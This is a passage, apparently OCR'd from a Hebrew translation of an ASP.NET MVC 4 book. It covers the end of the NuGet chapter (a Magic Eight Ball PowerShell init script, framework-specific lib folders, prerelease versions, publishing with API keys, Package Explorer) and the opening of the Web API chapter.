$toolsPath	נתיב אל תיקיית הכלים בתוך החבילה המותקנת.
$package	המופע (instance) של החבילה.
$project	הפרויקט שבו תותקן החבילה. פרמטר זה מקבל null אם לפנינו תסריט init.ps1, מכיוון שתסריט init.ps1 מופעל ברמת הפתרון.

תסריט init.ps1 שלנו פשוט ביותר, מכיוון שהוא רק מייבא מודול PowerShell שמכיל את הקוד העיקרי:

```
param($installPath, $toolsPath, $package, $project)

Import-Module (Join-Path $toolsPath MagicEightBall.psm1)
```

בשורה הראשונה מוצהרים הפרמטרים שיועברו לתסריט על ידי NuGet בעת הקריאה לתסריט.

השורה השנייה משמשת לייבוא מודול (module) בשם MagicEightBall.psm1. זהו תסריט מודול PowerShell שמכיל את הלוגיקה הפנימית של הפקודה החדשה שבכוונתו לכתוב. המודול מוצב בתיקייה שמשמשת לאחסון init.ps1, אשר כפי שציינו קודם, חייבת להיות בתיקייה tools. בגלל זה עליכם לצרף את $toolsPath (הנתיב לתיקייה tools) לשם המודול שלכם לקבלת הנתיב המלא לקובץ תסריט המודול.

קוד המקור של MagicEightBall.psm1:

```
$answers =      "As I see it, yes",
                "Reply hazy, try again",
                "Outlook not so good"

function Get-Answer($question) {
  $rand = New-Object System.Random
  return $answers[$rand.Next(0, $answers.Length)]
}

Register-TabExpansion 'Get-Answer' @{
  'question' = {
    "Is this my lucky day?",
    "Will it rain tonight?",
    "Do I watch too much TV?"
  }
}

Export-ModuleMember Get-Answer
```


נבחן כל חלק של הקוד בנפרד:

- השורה הראשונה מצהירה על מערך של תשובות אפשרויות. כדור קסם אמיתי כולל עשרים תשובות אפשרויות, אולם אנחנו נסתפק בשלוש תשובות בלבד.
- בלוק הקוד הבא כולל הצהרה על פונקציה בשם Get-Answer. זוהי הפקודה החדשה שהחבילה מוסיפה למסוף Package Manager Console. היא מחוללת מספר אקראי שלם בין 0 (כולל) ל-3 (לא כולל), אשר משמש כאינדקס לקבלת תשובה אקראית מהמערך.
- בבלוק הקוד הבא מבוצעת הרשמה של חלונית הַשְׁלָמָה (tab expansion) עבור הפקודה החדשה באמצעות השיטה Register-TabExpansion. זוהי דרך אלגנטית ביותר לספק השלמת מילים בסגנון IntelliSense לכל פונקציה. הפרמטר הראשון הוא שם הפונקציה שעבורה מוגדרת חלונית ההשלמה. הפרמטר השני הוא המילון שמספק את הערכים לחלונית הַשְׁלָמָה של כל פרמטר שמועבר לפונקציה. כל רשומה במילון כוללת מפתח שתואם לשם של פרמטר. בדוגמה שלנו יש רק פרמטר אחד, question. הערך של כל רשומה הוא מערך של ערכים אפשריים. בדוגמה שלנו אנו מספקים שלוש שאלות אפשריות שניתן לשאול את הכדור, אך כמובן שהמשתמש בפונקציה יכול לשאול כל שאלה שירצה.
- שורת הקוד האחרונה מייצאת את הפונקציה Get-Answer. פעולה זו גורמת לפונקציה להיות זמינה למסוף בתור פקודה מן המניין.

כעת, כל שנותר לעשות הוא לארוז את הקבצים ולהתקין את החבילה. כדי שהתסריטים שיצרנו יורצו, עלינו להוסיף אותם לתיקייה tools של החבילה. אם תגררו את הקבצים לחלונית Contents של Package Explorer (כלי שימושי ביותר שיוצג בסעיף "שימוש ביישום Package Explorer" שבהמשך הפרק), תוצג בפניכם בקשה אוטומטית להעבירם לתיקייה tools. אם אתם משתמשים ביישום שורת-הפקודה NuGet.exe ליצירת החבילה, הציבו את הקבצים הללו בתיקייה tools.

בסיום יצירת החבילה תוכלו להתקין אותה במחשב כדי לנסות אותה. העבירו את החבילה לתיקייה כלשהי והגדירו את התיקייה מקור חבילות (package source). לאחר התקנת החבילה, הפקודה החדשה תהיה זמינה במסוף Package Manager, כולל חלונית השלמה, כמוצג בתרשים 10-18.

כאשר תדעו כיצד לעבוד עם PowerShell, תוכלו לבנות חבילות שמוסיפות פקודות שימושיות חדשות למסוף Package Manager בצורה קלה ומהירה, וזו רק טיפה באוסף הפעולות שניתן לבצע באמצעות PowerShell.




תרשים 10-18

התאמה לתשתיות ופרופילים

תוצרי קוד (assemblies) רבים מותאמים לגרסה מוגדרת של NET. Framework. לדוגמה, אתם יכולים ליצור גרסה אחת של הספרייה שלכם שמיועדת עבור NET 2.0, וגרסה נוספת של אותה ספרייה שמותאמת לניצול האפשרויות של NET 4.0. אינכם צריכים ליצור חבילות נפרדות לכל אחת מהגרסאות הללו. מנהל החבילות NuGet מאפשר לשלב גרסאות שונות של אותה ספרייה בחבילה אחת, על ידי הפרדתן לתיקיות נפרדות בתוך החבילה.

כאשר NuGet מתקין תוצר קוד מחבילה, הוא בודק את גרסת NET Framework של פרויקט היעד שאליו אתם מוסיפים אותה, ובוחר את הגרסה המתאימה של תוצר הקוד בחבילה על פי שמות תיקיות המשנה בתיקייה lib. בתרשים 10-19 מוצגת דוגמה למבנה התיקיות בחבילה עם גרסאות ייעודיות עבור NET 2.0 ו- NET 4.0.



תרשים 10-19

כדי לאפשר את הפעולה התקינה של תהליך הבחירה, יַשְׁמו את מוסכמות בחירת השמות שלהלן על התיקיות שלכם, כדי לציין את תוצר הקוד המתאים לכל גרסה של התשתית:

```
lib\{framework name}{version}
```

יש שני ערכים אפשריים בלבד עבור שם התשתית ({framework name}): השמות NET Framework או Silverlight. נהוג להשתמש בקיצורים המוכרים עבור התשתיות הללו, ובמקרה שלפנינו: net או sl, בהתאמה.

עבור שם הגרסה ({version}) יש לציין את גרסת התשתית. כדי לחסוך בתווים, ניתן להשמיט את הנקודה ולכתוב כך:

- net20 לציון NET 2.0
- net35 לציון NET 3.5
- net40 לציון NET 4.0
- net45 לציון NET 4.5
- sl4 לציון Silverlight 4.0

תוצרי קוד (assemblies) שאינם משויכים לשם או לגרסה של תשתית מוגדרת יאוחסנו ישירות בתיקייה lib.

כאשר NuGet מתקין חבילה בעלת גרסאות שונות של תוצרי קוד, מנהל החבילות מנסה להתאים את שם התשתית ואת מספר הגרסה של תוצר הקוד לתשתית המטרה של הפרויקט.

אם אין התאמה מדויקת, NuGet סוקר את תיקיות המשנה תחת התיקייה lib של החבילה, כדי לאתר את התיקייה בעלת תשתית תואמת ובעלת מספר הגרסה הגבוה ביותר שנמוך או שווה לתשתית המטרה של הפרויקט.

לדוגמה, אם נתקין בפרויקט שמיועד לתשתית NET Framework 3.5. חבילה בעלת מבנה תיקיית lib זהה לזה שבתרשים 10-19, מנהל החבילות יבחר בתוצר הקוד שבתיקייה net20 (שמיועד עבור NET Framework 2.0.) מכיוון שזוהי הגרסה העדכנית ביותר שנמוכה או שווה לגרסה 3.5.

מנהל החבילות NuGet תומך גם בהתאמה לפרופילי תשתית מוגדרים על ידי הוספת מקף ושם פרופיל אל שם התיקייה:

```
lib\{framework name}{version}-{profile name}
```

לדוגמה, כדי לציין שתוצר הקוד מיועד לפרופיל Windows Phone, עליכם לאחסן אותו בתיקייה בשם slw-wp. הפרופילים שנתמכים על ידי NuGet כוללים:

- **Client**: פרופיל לקוח
- **Full**: פרופיל מלא
- **WP**: Windows Phone

נכון לזמן הכתיבה, שיוך לפרופיל Windows Phone התאפשר רק עם תשתית Silverlight 4. סביר להניח שבעתיד ניתן יהיה להפעיל גרסאות מתקדמות יותר של Silverlight גם בטלפון.

חבילות ניסיוניות

על פי ברירת מחדל, מוצגות בחלון NuGet רק חבילות "יציבות", אך ייתכן שתרצו ליצור גרסת בטא לקראת ההשקה הגדולה של החבילה שלכם ולהפיץ אותה באמצעות NuGet.

מנהל החבילות NuGet תומך בפרסום של חבילות ניסיוניות (prerelease packages). כדי ליצור גרסה ניסיונית, עליכם לציין את מספר גרסה בהתאם למפרט SemVer (Semantic Versioning). לדוגמה, כדי ליצור גרסת בטא לחבילה 1.0 שלכם, תוכלו לקבוע כך את מספר הגרסה: 1.0.0-beta. תוכלו לעשות זאת בשדה הגרסה בקובץ NuSpec או באמצעות AssemblyInformationalVersion, כאשר אתם יוצרים חבילה דרך פרויקט:

```
[assembly: AssemblyInformationalVersion("1.0.1-alpha")]
```

לקבלת מידע נוסף על מחרוזות גרסה ומפרט SemVer, עיינו בתיעוד של NuGet בנושא גרסאות בכתובת http://docs.nuget.org/docs/Reference/Versioning.

חבילה ניסיונית יכולה להסתמך על חבילות יציבות, אבל חבילה יציבה אינה יכולה להסתמך על חבילות ניסיוניות. הסיבה לכך היא שאדם שמתקין חבילה יציבה לא יסכים לקחת את הסיכון שכרוך בשימוש בחבילה ניסיונית. כל משתמש שמעוניין להתקין חבילות ניסיוניות באמצעות NuGet נדרש להצהיר על כך באופן מפורש ולאשר שהוא מבין את הסיכונים הנלווים.

כדי להתקין חבילה ניסיונית באמצעות תיבת הדו-שיח Manage NuGet Packages, בחרו Include Prerelease במקום Stable Only מהרשימה הנפתחת שבחלונית האמצעית. במסוף Package Manager Console, הוסיפו את הדגל IncludePrerelease- לפקודה Install-Package.

פרסום חבילות

בסעיפים הקודמים למדנו כיצד ליצור חבילות. יצירת חבילות היא דרך נוחה למחזר קוד בפרויקטים שונים, אולם בשלב מסוים יש להניח שתרצו לשתף אותן עם העולם. אם אינכם מעוניינים בשיתוף דווקא, עדיין תוכלו להשתמש במערכת ההפצה של NuGet עבור ערוצים פרטיים, כמו למשל הפצה בתוך הארגון.


פרסום באתר NuGet.org

על פי ברירת מחדל, NuGet מפנה לערוץ הזנה (feed) שנמצא בכתובת https://nuget.org/api/v2/.

כדי לפרסם את החבילה שלכם בערוץ הזה, בצעו את הפעולות הבאות:


1. צרו חשבון NuGet Gallery בכתובת http://nuget.org/. גלריית NuGet מוצגת בתרשים 10-20.
2. התחברו לחשבונכם באתר, ולחצו על שם המשתמש שלכם. הקישור יוביל אתכם לדף עם אפשרויות ניהול חשבון וניהול החבילות שלכם. לחצו על הקישור Upload Package כדי לנווט לדף העלאת החבילות, כמוצג בתרשים 10-21.

תרשים 10-20



תרשים 10-21

כאשר אתם מעלים חבילה לאתר, אתם מועברים למסך שמאפשר לכם לאמת את נתוני המטא שלה, כמוצג בתרשים 22-10. אם אתם רוצים להעלות חבילה מבלי שתופיע בתוצאות החיפוש, בטלו את סימון התיבה "List this package in search results". שימו לב, גם אם החבילה אינה מוצגת בתוצאות החיפוש, עדיין ניתן להתקינה אם יש למשתמש זיהוי ID ומספר הגרסה שלה. אפשרות זו שימושית כאשר ברצונכם לבדוק את החבילה לפני שאתם מפרסמים אותה לציבור הרחב.



תרשים 22-10


3. לאחר אימות נתוני המטא, לחצו Submit. הפעולה תגרום להעלאת החבילה לאתר, ואתם תופנו לדף פרטי החבילה.

שימוש ביישום NuGet.exe

לאור העובדה שניתן ליצור חבילות באמצעות NuGet.exe, היינו מצפים שיהיה ניתן להשתמש ביישום שורת-הפקודה גם לפרסום חבילות. הדבר אכן אפשרי, והוא מבוצע באמצעות הפקודה push של NuGet. עם זאת, לפני הרצת הפקודה, עליכם לברר ולרשום לעצמכם את מפתח API שלכם.

באתר NuGet, לחצו על שם המשתמש שלכם ונווטו לדף החשבון. דף זה משמש לניהול החשבון שלכם, אך חשוב מכך, בדף זה מופיע מפתח הגישה שלכם שבלעדיו לא תוכלו


לפרסם חבילות באמצעות NuGet.exe. גללו קצת במורד הדף ולחצו על השטח הכחול הגדול, כדי לחשוף את מפתח API שלכם, כמוצג בתרשים 10-23.



תרשים 10-23

מתחת למפתח יש לחצן בשם Generate New API Key שמאפשר לחולל בצורה נוחה מפתח API חדש במקרה שהמפתח הישן שלכם נחשף, כפי שקרה למפתח שלי כתוצאה מהוספת תצלום המסך הזה לספר.


כאשר אתם משתמשים בפקודה push של NuGet, עליכם לספק את מפתח API שלכם. כדי לחסוך הקלדות חוזרות ונשנות של המפתח בכל פעם שאתם משתמשים בפקודה push, אתם יכולים להשתמש בפקודות setApiKey כדי לגרום למנהל החבילות לזכור את מפתח API שלכם על ידי אחסונו בצורה מאובטחת. בתרשים 10-24 תמצאו דוגמה לשימוש בפקודת setApiKey.



תרשים 10-24

מפתח API נשמר בקובץ NuGet.config בפרופיל Roaming שלכם. לדוגמה, במחשב Windows 7 שלי, המפתח מאוחסן בנתיב C:\Users\Haacked\AppData\Roaming\NuGet\NuGet.config.

לאחר שמירת המפתח, כל שעליכם לעשות כדי לפרסם חבילה, הוא להזין את הפקודה push ולספק את קובץ nupkg שברצונכם לפרסם, כפי שמוצג בתרשים 10-25.



תרשים 10-25

החבילה תצורף באופן מיידי לערוץ, ותהיה זמינה להתקנה באמצעות תיבת הדו-שיח או המסוף של NuGet (שימו לב שעדכון החבילה באתר nuget.org עשוי לקחת מספר דקות).


שימוש ביישום Package Explorer

לאחר בניית החבילה, ייתכן שתרצו לבדוק אותה כדי לוודא שהיא נארזה כהלכה. בעיקרון, חבילות NuGet הן למעשה קבצי zip. תוכלו לשנות את סיומת הקובץ ל-zip ולפתוח את תכולתו כדי להיווכח בזאת בעצמכם.


חשוב לדעת כיצד לבחון את תכולת החבילה, אבל דרך פשוטה יותר לבחון זאת היא להשתמש ביישום Package Explorer. זהו יישום ClickOnce שניתן להורדה מדף CodePlex של NuGet בכתובת http://nuget.codeplex.com/releases.

לאחר התקנת Package Explorer, תוכלו ללחוץ לחיצה כפולה על כל קובץ nupkg. כדי להציג את תכולתו, כמוצג בתרשים 10-26.

תוכלו להשתמש ב-Package Explorer גם לביצוע שינויים מהירים בקבצי החבילה ואפילו ליצירת חבילות חדשות. לדוגמה, אם תפתחו את תפריט Edit ותבחרו Edit Package Metadata, נתוני המטא של החבילה יהיו זמינים לעריכה, כמוצג בתרשים 10-27.



תרשים 10-26




תרשים 10-27

בחלונית Package Contents ניתן להעביר קבצים בין תיקיות באמצעות גרירה. אם תגררו קובץ כלשהו לחלונית Package Contents, אך לא לתיקייה מסוימת כלשהי, היישום Package Contents יציע לכם לבחור מבין תיקיות אפשריות בהתאם לתוכן הקובץ. לדוגמה, היישום יציע לאחסן תוצרי קוד (assemblies) בתיקייה lib ותסריטי PowerShell בתיקייה Tools.

לאחר שתסיימו לערוך את החבילה, תוכלו לשמור את הקובץ nupkg. על ידי בחירת File ⇦ Save משורת התפריטים, או באמצעות צירוף המקשים Ctrl+S.

כמו כן, יישום Package Explorer מספק מספר כלים נוחים לפרסום חבילות תחת File ⇦ Publish. בחירה באפשרות זו תגרום לפתיחת תיבת הדו-שיח Publish Package שבתרשים 10-28. הזינו את מפתח API שלכם ולחצו Publish, כדי שהחבילה שלכם תצורף לערוץ (feed) באופן מיידי.



תרשים 28-10

סיכום

למרות שמנהל החבילות NuGet נכלל בתשתית ASP.NET MVC 4 ומשלים אותה בצורה טובה, אל תחשבו לרגע שמדובר בכלי ייעודי של ASP.NET MVC בלבד. ניתן להשתמש ב-NuGet להתקנת חבילות כמעט בכל סוג של פרויקט שנבנה בסביבת Visual Studio. כאשר אתם בונים אפליקציית Windows Phone למשל, תוכלו להיעזר בכמה חבילות NuGet שזמינות למטרה זו.

מכיוון שספר זה עוסק בבניית יישומי ASP.NET MVC 4, נציין שוב שהמוצר NuGet מהווה כלי עזר מצוין, אשר מעמיד לרשותכם מגוון רחב של חבילות שמנצלות את היכולות המובנות הייחודיות של ASP.NET MVC.

לדוגמה, תוכלו להתקין את החבילה Autofac.Mvc4 כדי לחבר באופן אוטומטי את ספריית הזרקת התלויות Autofac בתור מפענח התלויות בפרויקט שלכם. תוכלו גם להתקין את החבילה MvcScaffolding כדי להוסיף תבניות scaffolding חדשות לתיבת הדו-שיח Add Controller.

כשתהיו מוכנים לשתף ספרייה שימושית משלכם עם קהילת המפתחים, אל תסתפקו בכיווץ שלה לקובץ zip והעלאתה לרשת, אלא ארזו אותה בתור חבילת NuGet כדי לאפשר לעמיתכם למצוא ולהתקין בקלות רבה את יצירתכם המושקעת.

פרק 11

התשתית ASP.NET Web API

Brad Wilson

עיקרי הפרק

- הגדרת ASP.NET Web API
- צעדים ראשונים עם Web API
- כתיבת בקר API
- הגדרות תצורה עם Web API
- השוואת הניתוב של Web API לעומת MVC
- קישור פרמטרים
- סינון בקשות
- אפשור הזרקת תלויות
- סקירת ממשקי API על ידי תכנות
- מעקב יישום

פרויקט Web API נוצר על ידי חברי הצוות והלקוחות של WCF (Windows Communication Foundation), אשר חיפשו כלי שיוכלו להפעיל בשילוב הדוק עם פרוטוקול HTTP. הגישות הקודמות לתכנות שירותי רשת של WCF כללו בעיקר הפשטות, שנועדו להסתיר מנגנונים כגון פרטי שכבת רכיב הובלת הנתונים. המטרה של Web API הייתה להפוך את התהליך מן היסוד: להוריד ממנו את רוב השכבות של WCF, ובמקומן לספק למתכנת גישה ישירה לכל ההיבטים של תכנות HTTP. תשתית חדשה זו - אשר פותחה בקוד פתוח עם שחרורים תכופים של גרסאות מקדימות, סיפקה חלופה אמיתית ללקוחות WCF שרצו שליטה מלאה על תהליך התכנות HTTP, ולא יותר מזה.

בשנת 2011, תרם הארגון מחדש של צוותי הפיתוח לאיחוד הצוותים של ASP.NET MVC ושל WCF Web API תחת הנהגתו של Scott Guthrie, אשר פעל מזה זמן רב למיזוג שתי קבוצות הפיתוח כדי לאפשר ללקוחות לנצל את הידע שלהם על ASP.NET לכתיבת ממשקי תכנות יישומים (API) עבור האינטרנט. הצוותים החלו מיד לעבוד על שילוב הרעיונות הטובים ביותר בשתי הפלטפורמות, וכך נוצר ASP.NET Web API, אשר מצורף כיום לכל עותק תוכנה של ASP.NET MVC 4.

הגדרת ASP.NET Web API

פרוטוקול HTTP ממלא תפקיד מרכזי ביותר כמעט בכל אפיקי התקשורת הדיגיטלית המודרנית. בכל המחשבים שלנו מותקנים דפדפנים שמדברים זה עם זה בשפת HTTP מזה למעלה מ-20 שנה, ורבים מאיתנו נושאים עוצמות מחשוב לא מבוטלות שמוטמנות בכיסנו בצורת טלפונים חכמים. אפליקציות הטלפון משתמשות לעתים קרובות ב-HTTP וב-JSON בתור ערוצי התקשורת שלהם. יישום רשת מודרני לא נחשב "מושלם", כל עוד אינו מציע סוג כלשהו של API שמספק גישה מרוחקת.

כאשר מפתחי MVC מבקשים ממני הסבר קצר על Web API, אני בדרך כלל אומר: "תשתית ASP.NET MVC טובה לקבלת נתוני טופס והפקת HTML; תשתית ASP.NET Web API מיועדת לקבלה והפקה של נתונים מובנים כגון JSON ו-XML". תשתית MVC מספקת אומנם תמיכה מינימלית לקבלה והעברת של נתונים מובנים (באמצעות JsonResult וספק ערכי JSON), אבל יש לה מספר פערים שעשויים להיות משמעותיים ביותר למתכנתי API, וביניהם:

- גישה לפעולות על סמך הוראות HTTP במקום שם הפעולה.
- קבלה והפקה של תכנים שאינם בהכרח מוכווני-עצמים (לא רק XML, אלא גם תכנים כגון תמונות, קבצי PDF או רשומות VCARD).
- יכולת שליטה על סוג הערך המוחזר אשר מאפשר למפתח לקבל ולהפיק תכנים מובנים באופן בלתי תלוי בייצוג המקוון שלהם.
- אירוח מחוץ למחסנית זמן הריצה של ASP.NET ושרת האינטרנט ISS, משהו שאפשר לעשות עם WCF כבר שנים.

